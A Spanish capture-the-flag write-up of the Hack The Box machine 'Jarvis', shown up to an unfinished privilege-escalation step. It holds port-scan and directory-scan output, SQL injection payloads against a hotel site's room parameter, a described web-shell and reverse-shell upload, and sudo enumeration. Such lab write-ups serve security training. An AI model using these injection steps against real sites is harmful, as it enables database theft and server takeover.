Writeup CTF Jarvis
Hack The Box

INDICE

0- Introducción

Jarvis es un CTF de dificultad Medium que podemos encontrar en la plataforma de Hack The Box. Es una aplicación web vulnerable a inyección SQL, existe un script de Python vulnerable a la inyección de comandos y finalmente, abusaremos de un binario SUID para obtener el acceso root.

1- Enumeración

1.1. NMAP

Como siempre, comenzamos realizando un escaneo de los servicios abiertos en el target.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/Jarvis]
└─# nmap --open --vv --min-rate 5000 -Pn -n 10.10.10.143 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-19 05:35 EDT
Initiating SYN Stealth Scan at 05:35
Scanning 10.10.10.143 [1000 ports]
Discovered open port 80/tcp on 10.10.10.143
Discovered open port 22/tcp on 10.10.10.143
Completed SYN Stealth Scan at 05:35, 0.40s elapsed (1000 total ports)
Nmap scan report for 10.10.10.143
Host is up, received user-set (0.10s latency).
Scanned at 2022-07-19 05:35:13 EDT for 0s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
           Raw packets sent: 1010 (44.440KB) | Rcvd: 1010 (40.408KB)

┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/Jarvis]
└─#
```


Una vez tenemos los puertos de la máquina, vamos a realizar un escaneo más exhaustivo de los servicios abiertos.

```
nmap -p22,80 -sVC -vvv 10.10.10.143 -oN resultados
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzv4ZGiO8sDRbIsdZhchg+dZEot3z8++mrp9m0VjP6qxr70SwkE0VGu+GkH7vGapJQLMvjTLjyHo
jU/AcEm9MWTRWdpIrsUirgawwROic6HmdK2e0bVUZa8fNJIoyY1vPa4uNJRKZ+FNoT8qdl9kvG1NGdBl1+zoFbR9az0sgcNZJ1lZzZNnr7zv/Jghd/ZW
jeiiVykomVRfSUCZe5qZ/aV6uVmBQ/mdqpXyxPIl1pG642C5j5K84su8CyoiSf0WJ2Vj8GLiKU3EXQzluQ8QJJPJTjj028yuLjDLrtugoFn43O6+IolM
ZZvGU9Man5Iy5OEWBay9Tn0UDSdjbSPi1X
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCDW2OapO3Dq1CHlnKtWhDucQdl2yQNJA79qP0TDmZ
BR967hxE9ESMegRuGfQYq0brLSR8Xi6f3O8XL+3bbWbGQ=
|   256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPuKufVSUgOG304mZjkK8IrZcAGMm76Rfmq2by7C0Nmo
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Stark Hotel
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:42
Completed NSE at 05:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:42
Completed NSE at 05:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:42
Completed NSE at 05:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```

Servicios disponibles

- Puerto 80 HTTP
- Puerto 22 SSH

1.2. Enumeración de directorios


Al visitar la URL http://1010.10.143:80, obtenemos un sitio web de un hotel llamado Stark Hotel.



Vamos a buscar directorios interesantes para esta web. Para ello, vamos a utilizar la herramienta dirsearch.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/Jarvis]
└─# dirsearch -u "http://10.10.10.143:80" -i 200,301

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/10.10.10.143-80/_22-07-19_05-48-34.txt

Error Log: /root/.dirsearch/logs/errors-22-07-19_05-48-34.log

Target: http://10.10.10.143:80/

[05:48:35] Starting:
[05:48:39] 301 -  309B  - /js  →  http://10.10.10.143/js/
[05:49:13] 301 -  310B  - /css  →  http://10.10.10.143/css/
[05:49:18] 301 -  312B  - /fonts  ->  http://10.10.10.143/fonts/
[05:49:18] 200 -    2KB - /footer.php
[05:49:22] 200 -    7KB - /images/
[05:49:22] 301 -  313B  - /images  →  http://10.10.10.143/images/
[05:49:22] 200 -   23KB - /index.php
[05:49:22] 200 -   23KB - /index.php/login/
[05:49:24] 200 -    3KB - /js/
[05:49:38] 200 -   19KB - /phpmyadmin/ChangeLog
[05:49:38] 200 -    1KB - /phpmyadmin/README
[05:49:39] 200 -   15KB - /phpmyadmin/doc/html/index.html
[05:49:40] 301 -  317B  - /phpmyadmin  →  http://10.10.10.143/phpmyadmin/
[05:49:42] 200 -   15KB - /phpmyadmin/index.php
[05:49:42] 200 -   15KB - /phpmyadmin/

Task Completed
```


Tenemos un resultado que puede ser interesante, /phpmtadmin.




phpMyAdmin es una herramienta destinada a manejar la administración de MySQL en la Web. phpMyAdmin admite una amplia gama de operaciones en MySQL y MariaDB. Las operaciones de uso frecuente (administración de bases de datos, tablas, columnas, relaciones, índices, usuarios, permisos, etc.) se pueden realizar a través de la interfaz de usuario.

Puede ser útil más adelante si encontramos credenciales válidas, pero por el momento, seguimos en la web.


2- Explotación


2.1. Inyección SQL en la sección "rooms-suites.php"

Hacemos clic en cualquiera de las habitaciones disponibles. Vemos que las solicitudes contienen un parámetro cod más el número de habitación.



Vamos a probar si es vulnerable a inyección SQL añadiendo una ' al final de la solitud. Esto genera un comportamiento erróneo en la aplicación.


10.10.10.143/room.php?cod=1'
supersecurehotel.htb
Call: +123456789
Sign in
Utilities
STARK
HOTEL
Home
Rooms
Dining & Bar
$ / per night
Go to book!


Request
Pretty
Raw
Hex
\n
1 GET /room.php?cod=1+and+1=1 HTTP/1.1
2 Host: 10.10.10.143
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
Search...
0 matches
Response
Pretty
Raw
Hex
Render
Superior Family Room
$ 270 / per night

Realizamos esta petición cod=1+and+1=1. Se recupera la información de la habitación, lo cual nos indica que el parámetro es vulnerable a inyección SQL. El siguiente paso será determinar el número de columnas de la consulta.

cod=1+union+select+1

cod=1+union+select+1,2

cod=1+union+select+1,2,3

cod=1+union+select+1,2,3,4

cod=1+union+select+1,2,3,4,5

cod=1+union+select+1,2,3,4,5,6


cod=1+union+select+1,2,3,4,5,6,7

cod=1+union+select+1,2,3,4,5,6,7,8

Realizo solicitudes con diferentes números de columnas y solo se provoca un error cuando introducimos la octava columna. Esto significa que la consulta tiene 7 columnas.


Una vez tenemos la información anterior, vamos a intentar extraer información realizando inyecciones SQL.

Tenemos un usuario **DBadmin**.




Tenemos el nombre de la base de datos: **hotel**.

Vamos a probar si podemos leer archivos a través de esta vulnerabilidad de SQLi.




Tenemos la posibilidad de leer archivos internos del sistema. Sabiendo esto, vamos a intentar subir archivos al sistema objetivo.



Una vez creamos la petición y la lanzamos, si navegamos por http://10.10.10.143/test.txt vemos el contenido del archivo que hemos creado.


Sabiendo esto, vamos a crear una Shell PHP de prueba y la colocamos en el mismo directorio.



Podemos ver el usuario www-data. Vamos a intentar ganar acceso al sistema.


2.2. Ganar acceso al sistema


Ya sabemos que podemos subir archivos al sistema a partir de la vulnerabilidad de SQL. Sabiendo esto, vamos a crear una Shell reversa.



1 2 uid=33(www-data) gid=33(www-data) groups=33(www-data) 4 5 6 7

Lanzamos una reverse Shell. Previamente, colocamos a la escucha la máquina atacante.





Estamos dentro del sistema.

Antes de continuar la Shell a una Bash, para facilitar el trabajo.

```
script /dev/null -c bash
```

Vamos a comprobar que comandos podemos ejecutar con el usuario www-data. En ciertas ocasiones puede llevarnos a una escalada de privilegios.

2.3. Pivoting usuario www-data a Pepper

```
www-data@jarvis:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
www-data@jarvis:/var/www/html$
```

Como vemos el usuario www-data puede ejecutar el script simple.py como pepper. Veamos que función tiene este script.

```
www-data@jarvis:/var/www/html$ sudo -u pepper /var/www/Admin-Utilities/simpler.py
< sudo -u pepper /var/www/Admin-Utilities/simpler.py
********************************************
                     _
  ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
 / __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
 \__ \ | | | | | | |_) | |  __/ |  | |_) | |_| |
 |___/_|_| |_| |_| .__/|_|\___|_|  | .__/ \__, |
                 |_|               |_|    |___/
                                @ironhackers.es

********************************************


*********************************************************
* Simpler   -   A simple simplifier ;)                  *
* Version 1.0                                           *
*********************************************************
Usage:  python3 simpler.py [options]

Options:
    -h/--help   : This help
    -s          : Statistics
    -l          : List the attackers IP
    -p          : ping an attacker IP

www-data@jarvis:/var/www/html$
```


Si ejecutamos el script, podemos observar una utilidad que lanza pings a máquinas definidas por el comando –p.

```
< sudo -u pepper /var/www/Admin-Utilities/simpler.py
********************************************
                     _
  ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
 / __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
 \__ \ | | | | | | |_) | |  __/ |  | |_) | |_| |
 |___/_|_| |_| |_| .__/|_|\___|_|  | .__/ \__, |
                 |_|               |_|    |___/
                                @ironhackers.es

********************************************


*********************************************************
* Simpler   -   A simple simplifier ;)                  *
* Version 1.0                                           *
*********************************************************
